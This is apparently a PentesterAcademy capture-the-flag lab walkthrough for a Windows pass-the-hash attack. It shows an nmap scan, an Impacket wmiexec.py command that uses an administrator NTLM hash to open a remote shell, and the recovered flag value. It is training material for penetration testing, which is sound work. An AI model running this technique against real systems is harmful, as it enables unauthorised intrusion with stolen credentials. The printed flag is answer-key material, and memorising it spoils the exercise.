ATTACK DEFENSE

by PentesterAcademy


Name	Windows: Pass The Hash - WMIExec
URL	https://attackdefense.com/challengedetails?cid=2376
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the "target" file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.17.209
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.17.209



```
root@attackdefense:~# nmap 10.0.17.209
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 12:09 IST
Nmap scan report for 10.0.17.209
Host is up (0.062s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. Also, the MSRPC port (135) is exposed which is useful to run WMI commands. In this case we have the administrator NTLM hash and we will use wmiexec.py script to pass the hash attack.


Administrator User NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

WMIexec.py:

”WMIExec is using a similar **approach to smbexec** but **executing commands through WMI**. Also, **it doesn't generate noisy messages in the event log that smbexec.py does** when creating a service. Victim machine should have DCOM ports exposed because the script uses DCOM for exploitation”

Command: wmiexec.py -hashes 00000000000000000000000000000000:5c4d59391f656d5958dab124ffeabc20 administrator@10.0.17.209

Note: The first 32 bit values i.e 0 is NO Password. Its LM and NT hash. LM not case sensitive. But NT is case sensitive, that is created from the password.




```
root@attackdefense:~# wmiexec.py -hashes 00000000000000000000000000000000:5c4d59391f
656d5958dab124ffeabc20 administrator@10.0.17.209
Impacket v0.9.23.dev1+20210315.121412.a16198c - Copyright 2020 SecureAuth Corporatio
n

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

We have successfully gained a remote shell using NTLM hash of the administrator user.

Step 4: Read the flag.

Command: dir
type flag.txt



```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
06/02/2021  10:19 AM                37 flag.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/07/2020  07:47 AM    <DIR>          Program Files
11/07/2020  07:47 AM    <DIR>          Program Files (x86)
11/07/2020  08:15 AM    <DIR>          Users
11/07/2020  07:49 AM    <DIR>          Utilities
06/09/2021  06:43 AM    <DIR>          Windows
               1 File(s)             37 bytes
               7 Dir(s)  15,709,720,576 bytes free

C:\>type flag.txt
oiu21432123avvcde1vsdfxxr323p4sewq412
C:\>
```

Flag: oiu21432123avvcde1vsdfxxr323p4sewq412

References

1. WMIExec (https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py)
2. Understanding Windows local password hashes (NTLM) (https://security.stackexchange.com/questions/161889/understanding-windows-local-password-hashes-ntlm)
3. LM Hash and NT Hash (http://www.adshotgyan.com/2012/02/lm-hash-and-nt-hash.html)
4. LM Hash (https://ldapwiki.com/wiki/LM%20hash)